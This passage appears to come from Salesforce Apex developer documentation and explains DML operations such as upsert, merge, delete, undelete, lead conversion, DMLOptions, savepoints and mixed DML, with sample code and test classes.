
        // Check results.
        for (Integer i = 0; i < results.size(); i++) {
            if (results[i].isSuccess()) {
            System.debug('Successfully created ID: '
                + results[i].getId());
            } else {
            System.debug('Error: could not create sobject '
                + 'for array element ' + i + '.');
            System.debug('   The error reported was: '
                + results[i].getErrors()[0].getMessage() + '\n');
            }
        }
    }
}
```

Upserting Records

Using the `upsert` operation, you can either insert or update an existing record in one call. To determine whether a record already exists, the `upsert` statement or Database method uses the record's ID as the key to match records, a custom external ID field, or a standard field with the `idLookup` attribute set to true.

- If the key is not matched, then a new object record is created.
- If the key is matched once, then the existing object record is updated.
- If the key is matched multiple times, then an error is generated and the object record is neither inserted or updated.

Note: Custom field matching is case-insensitive only if the custom field has the **Unique** and **Treat "ABC" and "abc" as duplicate values (case insensitive)** attributes selected as part of the field definition. If this is the case, "ABC123" is matched with "abc123." For more information, see Create Custom Fields.

Examples

The following example updates the city name for all existing accounts located in the city formerly known as Bombay, and also inserts a new account located in San Francisco:

```
Account[] acctsList = [SELECT Id, Name, BillingCity
                            FROM Account WHERE BillingCity = 'Bombay'];
for (Account a : acctsList) {
    a.BillingCity = 'Mumbai';
}
Account newAcct = new Account(Name = 'Acme', BillingCity = 'San Francisco');
acctsList.add(newAcct);
try {
    upsert acctsList;
} catch (DmlException e) {
    // Process exception here
}
```

📝 Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling.

This next example uses the `Database.upsert` method to upsert a collection of leads that are passed in. This example allows for partial processing of records, that is, in case some records fail processing, the remaining records are still inserted or updated. It iterates through the results and adds a new task to each record that was processed successfully. The task sObjects are saved in a list, which is then bulk inserted. This example is followed by a test class that contains a test method for testing the example.

```
/* This class demonstrates and tests the use of the
 * partial processing DML operations */

public class DmlSamples {

    /* This method accepts a collection of lead records and
       creates a task for the owner(s) of any leads that were
       created as new, that is, not updated as a result of the upsert
       operation */
    public static List<Database.upsertResult> upsertLeads(List<Lead> leads)  {

        /* Perform the upsert. In this case the unique identifier for the
           insert or update decision is the Salesforce record ID. If the
           record ID is null the row will be inserted, otherwise an update
           will be attempted. */
        List<Database.upsertResult> uResults = Database.upsert(leads,false);

        /* This is the list for new tasks that will be inserted when new
           leads are created. */
        List<Task> tasks = new List<Task>();
        for(Database.upsertResult result:uResults) {
            if (result.isSuccess() && result.isCreated())
                tasks.add(new Task(Subject = 'Follow-up', WhoId = result.getId()));
        }

        /* If there are tasks to be inserted, insert them */
        Database.insert(tasks);

        return uResults;
```

```
      }
}
```

```
@isTest
private class DmlSamplesTest {
    public static testMethod void testUpsertLeads() {
        /* We only need to test the insert side of upsert */
        List<Lead> leads = new List<Lead>();

        /* Create a set of leads for testing */
        for(Integer i = 0;i < 100; i++) {
            leads.add(new Lead(LastName = 'testLead', Company = 'testCompany'));
        }

        /* Switch to the runtime limit context */
        Test.startTest();

        /* Exercise the method */
        List<Database.upsertResult> results = DmlSamples.upsertLeads(leads);

        /* Switch back to the test context for limits */
        Test.stopTest();

        /* ID set for asserting the tasks were created as expected */
        Set<Id> ids = new Set<Id>();

        /* Iterate over the results, asserting success and adding the new ID
           to the set for use in the comprehensive assertion phase below. */
        for(Database.upsertResult result:results) {
            System.assert(result.isSuccess());
            ids.add(result.getId());
        }

        /* Assert that exactly one task exists for each lead that was inserted. */
        for(Lead l:[SELECT Id, (SELECT Subject FROM Tasks) FROM Lead WHERE Id IN :ids]) {
            System.assertEquals(1,l.tasks.size());
        }
    }
}
```

Use of `upsert` with an external ID can reduce the number of DML statements in your code, and help you to avoid hitting governor limits (see Execution Governors and Limits). This next example uses `upsert` and an external ID field `Line_Item_Id__c` on the Asset object to maintain a one-to-one relationship between an asset and an opportunity line item.

📝 Note: Before running this sample, create a custom text field on the Asset object named `Line_Item_Id__c` and mark it as an external ID. For information on custom fields, see the Salesforce online help.

```
public void upsertExample() {
    Opportunity opp = [SELECT Id, Name, AccountId,
                              (SELECT Id, PricebookEntry.Product2Id, PricebookEntry.Name

                               FROM OpportunityLineItems)
                       FROM Opportunity
                       WHERE HasOpportunityLineItem = true
                       LIMIT 1];
```

```
    Asset[] assets = new Asset[]{};

    // Create an asset for each line item on the opportunity
    for (OpportunityLineItem lineItem:opp.OpportunityLineItems) {

        //This code populates the line item Id, AccountId, and Product2Id for each asset
        Asset asset = new Asset(Name = lineItem.PricebookEntry.Name,
                                Line_Item_ID__c = lineItem.Id,
                                AccountId = opp.AccountId,
                                Product2Id = lineItem.PricebookEntry.Product2Id);

        assets.add(asset);
    }

    try {
        upsert assets Line_Item_ID__c;  // This line upserts the assets list with
                                         // the Line_Item_Id__c field specified as the
                                         // Asset field that should be used for matching
                                         // the record that should be upserted.
    } catch (DmlException e) {
        System.debug(e.getMessage());
    }
}
```

Merging Records

When you have duplicate lead, contact, case, or account records in the database, cleaning up your data and consolidating the records might be a good idea. You can merge up to three records of the same sObject type. The `merge` operation merges up to three records into one of the records, deletes the others, and reparents any related records.

Example

The following shows how to merge an existing Account record into a master account. The account to merge has a related contact, which is moved to the master account record after the merge operation. Also, after merging, the merge record is deleted and only one record remains in the database. This examples starts by creating a list of two accounts and inserts the list. Then it executes queries to get the new account records from the database, and adds a contact to the account to be merged. Next, it merges the two accounts. Finally, it verifies that the contact has been moved to the master account and the second account has been deleted.

```
// Insert new accounts
List<Account> ls = new List<Account>{
    new Account(name='Acme Inc.'),
        new Account(name='Acme')
        };
insert ls;

// Queries to get the inserted accounts
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];

// Add a contact to the account to be merged
Contact c = new Contact(FirstName='Joe',LastName='Merged');
c.AccountId = mergeAcct.Id;
```

```
insert c;

try {
    merge masterAcct mergeAcct;
} catch (DmlException e) {
    // Process exception
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}

// Once the account is merged with the master account,
// the related contact should be moved to the master record.
masterAcct = [SELECT Id, Name, (SELECT FirstName,LastName From Contacts)
              FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
System.assert(masterAcct.getSObjects('Contacts').size() > 0);
System.assertEquals('Joe', masterAcct.getSObjects('Contacts')[0].get('FirstName'));
System.assertEquals('Merged', masterAcct.getSObjects('Contacts')[0].get('LastName'));

// Verify that the merge record got deleted
Account[] result = [SELECT Id, Name FROM Account WHERE Id=:mergeAcct.Id];
System.assertEquals(0, result.size());
```

This second example is similar to the previous except that it uses the `Database.merge` method (instead of the `merge` statement). The last argument of `Database.merge` is set to `false` to have any errors encountered in this operation returned in the merge result instead of getting exceptions. The example merges two accounts into the master account and retrieves the returned results. The example creates a master account and two duplicates, one of which has a child contact. It verifies that after the merge the contact is moved to the master account.

```
// Create master account
Account master = new Account(Name='Account1');
insert master;

// Create duplicate accounts
Account[] duplicates = new Account[]{
    // Duplicate account
    new Account(Name='Account1, Inc.'),
    // Second duplicate account
    new Account(Name='Account 1')
};
insert duplicates;

// Create child contact and associate it with first account
Contact c = new Contact(firstname='Joe',lastname='Smith', accountId=duplicates[0].Id);
insert c;



// Get the account contact relation ID, which is created when a contact is created on
"Account1, Inc."
AccountContactRelation resultAcrel = [SELECT Id FROM AccountContactRelation WHERE
ContactId=:c.Id LIMIT 1];



// Merge accounts into master
Database.MergeResult[] results = Database.merge(master, duplicates, false);
```

```apex
for(Database.MergeResult res : results) {
    if (res.isSuccess()) {
        // Get the master ID from the result and validate it
        System.debug('Master record ID: ' + res.getId());
        System.assertEquals(master.Id, res.getId());

        // Get the IDs of the merged records and display them
        List<Id> mergedIds = res.getMergedRecordIds();
        System.debug('IDs of merged records: ' + mergedIds);

        // Get the ID of the reparented record and
        // validate that this the contact ID.
        System.debug('Reparented record ID: ' + res.getUpdatedRelatedIds());

  // Make sure there are two IDs (contact ID and account contact relation ID); the order
isn't defined
        System.assertEquals(2, res.getUpdatedRelatedIds().size() );
        boolean flag1 = false;
 boolean flag2 = false;


     // Because the order of the IDs isn't defined, the ID can be at index 0 or 1 of the
array
        if (resultAcrel.id == res.getUpdatedRelatedIds()[0] || resultAcrel.id ==
res.getUpdatedRelatedIds()[1] )
            flag1 = true;

       if (c.id == res.getUpdatedRelatedIds()[0] || c.id == res.getUpdatedRelatedIds()[1]
 )
            flag2 = true;

        System.assertEquals(flag1, true);
        System.assertEquals(flag2, true);

    }
    else {
        for(Database.Error err : res.getErrors()) {
            // Write each error to the debug output
            System.debug(err.getMessage());
        }
    }
}
```

Merge Considerations

When merging sObject records, consider the following rules and guidelines:

- Only leads, contacts, cases, and accounts can be merged. See sObjects That Don't Support DML Operations on page 152.
- You can pass a master record and up to two additional sObject records to a single `merge` method.
- Using the Apex merge operation, field values on the master record always supersede the corresponding field values on the records to be merged. To preserve a merged record field value, simply set this field value on the master sObject before performing the merge.
- External ID fields can't be used with `merge`.

For more information on merging leads, contacts and accounts, see the Salesforce online help.

Deleting Records

After you persist records in the database, you can delete those records using the `delete` operation. Deleted records aren't deleted permanently from Salesforce, but they are placed in the Recycle Bin for 15 days from where they can be restored. Restoring deleted records is covered in a later section.

Example

The following example deletes all accounts that are named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

> **Note:** For more information on processing `DmlExceptions`, see Bulk DML Exception Handling.

Referential Integrity When Deleting and Restoring Records

The `delete` operation supports cascading deletions. If you delete a parent object, you delete its children automatically, as long as each child record can be deleted.

For example, if you delete a case record, Apex automatically deletes any CaseComment, CaseHistory, and CaseSolution records associated with that case. However, if a particular child record is not deletable or is currently being used, then the `delete` operation on the parent case record fails.

The `undelete` operation restores the record associations for the following types of relationships:

- Parent accounts (as specified in the `Parent Account` field on an account)
- Indirect account-contact relationships (as specified on the Related Accounts related list on a contact or the Related Contacts related list on an account)
- Parent cases (as specified in the `Parent Case` field on a case)
- Master solutions for translated solutions (as specified in the `Master Solution` field on a solution)
- Managers of contacts (as specified in the `Reports To` field on a contact)
- Products related to assets (as specified in the `Product` field on an asset)
- Opportunities related to quotes (as specified in the `Opportunity` field on a quote)
- All custom lookup relationships
- Relationship group members on accounts and relationship groups, with some exceptions
- Tags
- An article's categories, publication state, and assignments

> **Note:** Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different product prior to the original product record being undeleted, that asset-product relationship is not restored.

Restoring Deleted Records

After you have deleted records, the records are placed in the Recycle Bin for 15 days, after which they are permanently deleted. While the records are still in the Recycle Bin, you can restore them using the `undelete` operation. If you accidentally deleted some records that you want to keep, restore them from the Recycle Bin.

Example

The following example undeletes an account named 'Universal Containers'. The `ALL ROWS` keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities.

```apex
Account a = new Account(Name='Universal Containers');
insert(a);
insert(new Contact(LastName='Carter',AccountId=a.Id));
delete a;

Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Universal Containers'
ALL ROWS];
try {
    undelete savedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

📝 **Note:** For more information on processing `DmlExceptions`, see Bulk DML Exception Handling.

Undelete Considerations

Note the following when using the `undelete` statement.

- You can undelete records that were deleted as the result of a merge. However, the merge reparents the child objects, and that reparenting can't be undone.
- To identify deleted records, including records deleted as a result of a merge, use the `ALL ROWS` parameters with a SOQL query.
- See Referential Integrity When Deleting and Restoring Records.

SEE ALSO:

Querying All Records with a SOQL Statement

Converting Leads

The `convertLead` DML operation converts a lead into an account and contact, as well as (optionally) an opportunity. `convertLead` is available only as a method on the `Database` class; it is not available as a DML statement.

Converting leads involves the following basic steps:

1. Your application determines the IDs of any lead(s) to be converted.
2. Optionally, your application determines the IDs of any account(s) into which to merge the lead. Your application can use SOQL to search for accounts that match the lead name, as in the following example:

```apex
SELECT Id, Name FROM Account WHERE Name='CompanyNameOfLeadBeingMerged'
```

3. Optionally, your application determines the IDs of the contact or contacts into which to merge the lead. The application can use SOQL to search for contacts that match the lead contact name, as in the following example:

```
SELECT Id, Name FROM Contact WHERE FirstName='FirstName' AND LastName='LastName' AND
AccountId = '001...'
```

4. Optionally, the application determines whether opportunities should be created from the leads.

5. The application uses the query (`SELECT ... FROM LeadStatus WHERE IsConverted=true`) to obtain the leads with converted status.

6. The application calls `convertLead`.

7. The application iterates through the returned result or results and examines each LeadConvertResult object to determine whether conversion succeeded for each lead.

8. Optionally, when converting leads owned by a queue, the owner must be specified. This is because accounts and contacts can't be owned by a queue. Even if you are specifying an existing account or contact, you must still specify an owner.

Example

This example shows how to use the `Database.convertLead` method to convert a lead. It inserts a new lead, creates a `LeadConvert` object, sets its status to converted, and then passes it to the `Database.convertLead` method. Finally, it verifies that the conversion was successful.

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');
insert myLead;

Database.LeadConvert lc = new database.LeadConvert();
lc.setLeadId(myLead.id);

LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
 LIMIT 1];
lc.setConvertedStatus(convertStatus.MasterLabel);

Database.LeadConvertResult lcr = Database.convertLead(lc);
System.assert(lcr.isSuccess());
```

Convert Leads Considerations

- Field mappings: The system automatically maps standard lead fields to standard account, contact, and opportunity fields. For custom lead fields, your Salesforce administrator can specify how they map to custom account, contact, and opportunity fields. For more information about field mappings, see Salesforce Help.

- Merged fields: If data is merged into existing account and contact objects, only empty fields in the target object are overwritten—existing data (including IDs) are not overwritten. The only exception is if you specify `setOverwriteLeadSource` on the LeadConvert object to true, in which case the `LeadSource` field in the target contact object is overwritten with the contents of the `LeadSource` field in the source LeadConvert object.

- Record types: If the organization uses record types, the default record type of the new owner is assigned to records created during lead conversion. The default record type of the user converting the lead determines the lead source values available during conversion. If the desired lead source values are not available, add the values to the default record type of the user converting the lead. For more information about record types, see Salesforce Help.

- Picklist values: The system assigns the default picklist values for the account, contact, and opportunity when mapping any standard lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of the new record owner.

- Automatic feed subscriptions: When you convert a lead into a new account, contact, and opportunity, the lead owner is unsubscribed from the lead record's Chatter feed. The lead owner, the owner of the generated records, and users that were subscribed to the lead aren't automatically subscribed to the generated records, unless they have automatic subscriptions enabled in their Chatter feed settings. They must have automatic subscriptions enabled to see changes to the account, contact, and opportunity records in their news feed. To subscribe to records they create, users must enable the `Automatically follow records that I create` option in their personal settings. A user can subscribe to a record so that changes to the record display in the news feed on the user's home page. This is a useful way to stay up-to-date with changes to records in Salesforce.

Exception Handling

DML statements return run-time exceptions if something went wrong in the database during the execution of the DML operations. You can handle the exceptions in your code by wrapping your DML statements within try-catch blocks. The following example includes the `insert` DML statement inside a try-catch block.

```
Account a = new Account(Name='Acme');
try {
    insert a;
} catch(DmlException e) {
    // Process exception here
}
```

IN THIS SECTION:

Database Class Method Result Objects

Returned Database Errors

Database Class Method Result Objects

Database class methods return the results of the data operation. These result objects contain useful information about the data operation for each record, such as whether the operation was successful or not, and any error information. Each type of operation returns a specific result object type, as outlined below.

Operation	Result Class
insert, update	SaveResult Class
upsert	UpsertResult Class
merge	MergeResult Class
delete	DeleteResult Class
undelete	UndeleteResult Class
convertLead	LeadConvertResult Class
emptyRecycleBin	EmptyRecycleBinResult Class

Returned Database Errors

While DML statements always return exceptions when an operation fails for one of the records being processed and the operation is rolled back for all records, Database class methods can either do so or allow partial success for record processing. In the latter case of partial processing, Database class methods don't throw exceptions. Instead, they return a list of errors for any errors that occurred on failed records.

The errors provide details about the failures and are contained in the result of the Database class method. For example, a `SaveResult` object is returned for insert and update operations. Like all returned results, `SaveResult` contains a method called `getErrors` that returns a list of `Database.Error` objects, representing the errors encountered, if any.

Example

This example shows how to get the errors returned by a `Database.insert` operation. It inserts two accounts, one of which doesn't have the required Name field, and sets the second parameter to `false`: `Database.insert(accts, false);`. This sets the partial processing option. Next, the example checks if the call had any failures through `if (!sr.isSuccess())` and then iterates through the errors, writing error information to the debug log.

```
// Create two accounts, one of which is missing a required field
Account[] accts = new List<Account>{
    new Account(Name='Account1'),
    new Account()};
Database.SaveResult[] srList = Database.insert(accts, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (!sr.isSuccess()) {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Fields that affected this error: ' + err.getFields());
        }
    }
}
```

More About DML

Here are some things you may want to know about using Data Manipulation Language.

IN THIS SECTION:

Setting DML Options

Transaction Control

sObjects That Cannot Be Used Together in DML Operations

DML operations on certain sObjects, sometimes referred to as setup objects, can't be mixed with DML on other sObjects in the same transaction. This restriction exists because some sObjects affect the user's access to records in the org. You must insert or update these types of sObjects in a different transaction to prevent operations from happening with incorrect access-level permissions. For example, you can't update an account and a user role in a single transaction.

sObjects That Don't Support DML Operations

Bulk DML Exception Handling

Setting DML Options

You can specify DML options for insert and update operations by setting the desired options in the `Database.DMLOptions` object. You can set `Database.DMLOptions` for the operation by calling the `setOptions` method on the sObject, or by passing it as a parameter to the `Database.insert` and `Database.update` methods.

Using DML options, you can specify:

- The truncation behavior of fields.
- Assignment rule information.
- Duplicate rule information.
- Whether automatic emails are sent.
- The user locale for labels.
- Whether the operation allows for partial success.

The `Database.DMLOptions` class has the following properties:

- `allowFieldTruncation` Property
- `assignmentRuleHeader` Property
- `dupicateRuleHeader`
- `emailHeader` Property
- `localeOptions` Property
- `optAllOrNone` Property

DMLOptions is only available for Apex saved against API versions 15.0 and higher. DMLOptions settings take effect only for record operations performed using Apex DML and not through the Salesforce user interface.

`allowFieldTruncation` Property

The `allowFieldTruncation` property specifies the truncation behavior of strings. In Apex saved against API versions previous to 15.0, if you specify a value for a string and that value is too large, the value is truncated. For API version 15.0 and later, if a value is specified that is too large, the operation fails and an error message is returned. The `allowFieldTruncation` property allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Apex saved against API versions 15.0 and later.

The `allowFieldTruncation` property takes a Boolean value. If `true`, the property truncates String values that are too long, which is the behavior in API versions 14.0 and earlier. For example:

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.allowFieldTruncation = true;
```

`assignmentRuleHeader` Property

The `assignmentRuleHeader` property specifies the assignment rule to be used when creating a case or lead.

📝 **Note:** The Database.DMLOptions object supports assignment rules for cases and leads, but not for accounts.

Using the `assignmentRuleHeader` property, you can set these options:

145

- **assignmentRuleID**: The ID of an assignment rule for the case or lead. The assignment rule can be active or inactive. The ID can be retrieved by querying the AssignmentRule sObject. If specified, do not specify `useDefaultRule`. If the value is not in the correct ID format (15-character or 18-character Salesforce ID), the call fails and an exception is returned.

- **useDefaultRule**: Indicates whether the default (active) assignment rule will be used for a case or lead. If specified, do not specify an `assignmentRuleId`.

The following example uses the `useDefaultRule` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

The following example uses the `assignmentRuleID` option:

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

> **Note:** If there are no assignment rules in the organization, in API version 29.0 and earlier, creating a case or lead with `useDefaultRule` set to `true` results in the case or lead being assigned to the predefined default owner. In API version 30.0 and later, the case or lead is unassigned and doesn't get assigned to the default owner.

dupicateRuleHeader Property

The `dupicateRuleHeader` property determines whether a record that's identified as a duplicate can be saved. Duplicate rules are part of the Duplicate Management feature.

Using the `dupicateRuleHeader` property, you can set these options.

- **allowSave**: Indicates whether a record that's identified as a duplicate can be saved.

The following example shows how to save an account record that's been identified as a duplicate. To learn how to iterate through duplicate errors, see DuplicateError Class

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.AllowSave = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

emailHeader Property

The Salesforce user interface allows you to specify whether or not to send an email when the following events occur:

- Creation of a new case or task
- Conversion of a case email to a contact
- New user email notification

- Lead queue email notification
- Password reset

In Apex saved against API version 15.0 or later, the Database.DMLOptions `emailHeader` property enables you to specify additional information regarding the email that gets sent when one of the events occurs because of Apex DML code execution.

Using the `emailHeader` property, you can set these options.

- `triggerAutoResponseEmail`: Indicates whether to trigger auto-response rules (`true`) or not (`false`), for leads and cases. This email can be automatically triggered by a number of events, for example when creating a case or resetting a user password. If this value is set to `true`, when a case is created, if there is an email address for the contact specified in `ContactID`, the email is sent to that address. If not, the email is sent to the address specified in `SuppliedEmail`.
- `triggerOtherEmail`: Indicates whether to trigger email outside the organization (`true`) or not (`false`). This email can be automatically triggered by creating, editing, or deleting a contact for a case.
- `triggerUserEmail`: Indicates whether to trigger email that is sent to users in the organization (`true`) or not (`false`). This email can be automatically triggered by a number of events; resetting a password, creating a new user, or creating or modifying a task.

  > **Note:** Adding comments to a case in Apex doesn't trigger email to users in the organization even if `triggerUserEmail` is set to `true`.

Even though auto-sent emails can be triggered by actions in the Salesforce user interface, the DMLOptions settings for `emailHeader` take effect only for DML operations carried out in Apex code.

In the following example, the `triggerAutoResponseEmail` option is specified:

```
Account a = new Account(name='Acme Plumbing');

insert a;

Contact c = new Contact(email='jplumber@salesforce.com', firstname='Joe',lastname='Plumber',
 accountid=a.id);

insert c;

Database.DMLOptions dlo = new Database.DMLOptions();

dlo.EmailHeader.triggerAutoResponseEmail = true;

Case ca = new Case(subject='Plumbing Problems', contactid=c.id);

database.insert(ca, dlo);
```

Email sent through Apex because of a group event includes additional behaviors. A *group event* is an event for which `IsGroupEvent` is true. The EventAttendee object tracks the users, leads, or contacts that are invited to a group event. Note the following behaviors for group event email sent through Apex:

- Sending a group event invitation to a user respects the `triggerUserEmail` option
- Sending a group event invitation to a lead or contact respects the `triggerOtherEmail` option
- Email sent when updating or deleting a group event also respects the `triggerUserEmail` and `triggerOtherEmail` options, as appropriate

`localeOptions` Property

The `localeOptions` property specifies the language of any labels that are returned by Apex. The value must be a valid user locale (language and country), such as de_DE or en_GB. The value is a String, 2-5 characters long. The first two characters are always an ISO language code, for example 'fr' or 'en.' If the value is further qualified by a country, then the string also has an underscore (_) and another ISO country code, for example 'US' or 'UK.' For example, the string for the United States is 'en_US', and the string for French Canadian is 'fr_CA'.

`optAllOrNone` Property

The `optAllOrNone` property specifies whether the operation allows for partial success. If `optAllOrNone` is set to `true`, all changes are rolled back if any record causes errors. The default for this property is `false` and successfully processed records are committed while records with errors aren't. This property is available in Apex saved against Salesforce API version 20.0 and later.

Transaction Control

All requests are delimited by the trigger, class method, Web Service, Visualforce page or anonymous block that executes the Apex code. If the entire request completes successfully, all changes are committed to the database. For example, suppose a Visualforce page called an Apex controller, which in turn called an additional Apex class. Only when all the Apex code has finished running and the Visualforce page has finished running, are the changes committed to the database. If the request does not complete successfully, all database changes are rolled back.

Sometimes during the processing of records, your business rules require that partial work (already executed DML statements) be "rolled back" so that the processing can continue in another direction. Apex gives you the ability to generate a *savepoint*, that is, a point in the request that specifies the state of the database at that time. Any DML statement that occurs after the savepoint can be discarded, and the database can be restored to the same condition it was in at the time you generated the savepoint.

The following limitations apply to generating savepoint variables and rolling back the database:

- If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint `SP1` first, savepoint `SP2` after that, and then you rolled back to `SP1`, the variable `SP2` would no longer be valid. You will receive a runtime error if you try to use it.

- References to savepoints cannot cross trigger invocations because each trigger invocation is a new trigger context. If you declare a savepoint as a static variable then try to use it across trigger contexts, you will receive a run-time error.

- Each savepoint you set counts against the governor limit for DML statements.

- Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the first run.

- Each rollback counts against the governor limit for DML statements. You will receive a runtime error if you try to rollback the database additional times.

- The ID on an sObject inserted after setting a savepoint is not cleared after a rollback. Create an sObject to insert after a rollback. Attempting to insert the sObject using the variable created before the rollback fails because the sObject variable has an ID. Updating or upserting the sObject using the same variable also fails because the sObject is not in the database and, thus, cannot be updated.

The following is an example using the `setSavepoint` and `rollback` Database methods.

```
Account a = new Account(Name = 'xxx'); insert a;
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                          AccountNumber);

// Create a savepoint while AccountNumber is null
Savepoint sp = Database.setSavepoint();
```

```
// Change the account number
a.AccountNumber = '123';
update a;
System.assertEquals('123', [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                            AccountNumber);

// Rollback to the previous null value
Database.rollback(sp);
System.assertEquals(null, [SELECT AccountNumber FROM Account WHERE Id = :a.Id].
                            AccountNumber);
```

sObjects That Cannot Be Used Together in DML Operations

DML operations on certain sObjects, sometimes referred to as setup objects, can't be mixed with DML on other sObjects in the same transaction. This restriction exists because some sObjects affect the user's access to records in the org. You must insert or update these types of sObjects in a different transaction to prevent operations from happening with incorrect access-level permissions. For example, you can't update an account and a user role in a single transaction.

You can't use the following sObjects with other sObjects when performing DML operations in the same transaction.

- AuthSession
- FieldPermissions
- Group

  You can only insert and update a group in a transaction with other sObjects. Other DML operations aren't allowed.

- GroupMember

  📝 Note: With legacy Apex code saved using Salesforce API version 14.0 and earlier, you can insert and update a group member with other sObjects in the same transaction.

- ObjectPermissions
- ObjectTerritory2AssignmentRule
- ObjectTerritory2AssignmentRuleItem
- PermissionSet
- PermissionSetAssignment
- QueueSObject
- RuleTerritory2Association
- SetupEntityAccess
- Territory
- Territory2
- Territory2Model
- User

  You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier.

  You can insert a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later when UserRoleId is specified as null.

  You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 14.0 and earlier

  You can update a user in a transaction with other sObjects in Apex code saved using Salesforce API version 15.0 and later when the user isn't included in a Lightning Sync configuration (either active or inactive) and the following fields aren't updated:

- – UserRoleId
- – IsActive
- – ForecastEnabled
- – IsPortalEnabled
- – Username
- – ProfileId

- UserRole
- UserTerritory
- UserTerritory2Association

If you're using a Visualforce page with a custom controller, you can't mix sObject types with any of these special sObjects within a single request or action. However, you can perform DML operations on these different types of sObjects in subsequent requests. For example, you can create an account with a save button, and then create a user with a non-null role with a submit button.

You can perform DML operations on more than one type of sObject in a single class using the following process:

1. Create a method that performs a DML operation on one type of sObject.

2. Create a second method that uses the `future` annotation to manipulate a second sObject type.

This process is demonstrated in the example in the next section.

Example: Using a Future Method to Perform Mixed DML Operations

This example shows how to perform mixed DML operations by using a future method to perform a DML operation on the User object.

```
public class MixedDMLFuture {
    public static void useFutureMethod() {
        // First DML operation
        Account a = new Account(Name='Acme');
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
```

```
        localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
        timezonesidkey='America/Los_Angeles',
        username=uname);
        insert u;
    }
}
```

IN THIS SECTION:

[Mixed DML Operations in Test Methods](#)

Test methods allow for performing mixed Data Manipulation Language (DML) operations that include both setup sObjects and other sObjects if the code that performs the DML operations is enclosed within `System.runAs` method blocks. You can also perform DML in an asynchronous job that your test method calls. These techniques enable you, for example, to create a user with a role and other sObjects in the same test.

Mixed DML Operations in Test Methods

Test methods allow for performing mixed Data Manipulation Language (DML) operations that include both setup sObjects and other sObjects if the code that performs the DML operations is enclosed within `System.runAs` method blocks. You can also perform DML in an asynchronous job that your test method calls. These techniques enable you, for example, to create a user with a role and other sObjects in the same test.

The setup sObjects are listed in [sObjects That Cannot Be Used Together in DML Operations](#).

Example: Mixed DML Operations in `System.runAs` Blocks

This example shows how to enclose mixed DML operations within `System.runAs` blocks to avoid the mixed DML error. The `System.runAs` block runs in the current user's context. It creates a test user with a role and a test account, which is a mixed DML operation.

```
@isTest
private class MixedDML {
    static testMethod void mixedDMLExample() {
        User u;
        Account a;
        User thisUser = [SELECT Id FROM User WHERE Id = :UserInfo.getUserId()];
        // Insert account as current user
        System.runAs (thisUser) {
            Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
            UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
            u = new User(alias = 'jsmith', email='jsmith@acme.com',
                emailencodingkey='UTF-8', lastname='Smith',
                languagelocalekey='en_US',
                localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
                timezonesidkey='America/Los_Angeles',
                username='jsmith@acme.com');
            insert u;
            a = new Account(name='Acme');
            insert a;
        }
    }
}
```

Use `@future` to Bypass the Mixed DML Error in a Test Method

Mixed DML operations within a single transaction aren't allowed. You can't perform DML on a setup sObject and another sObject in the same transaction. However, you can perform one type of DML as part of an asynchronous job and the others in other asynchronous jobs or in the original transaction. This class contains an `@future` method to be called by the class in the subsequent example.

```apex
public class InsertFutureUser {
    @future
    public static void insertUser() {
        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        User futureUser = new User(firstname = 'Future', lastname = 'User',
            alias = 'future', defaultgroupnotificationfrequency = 'N',
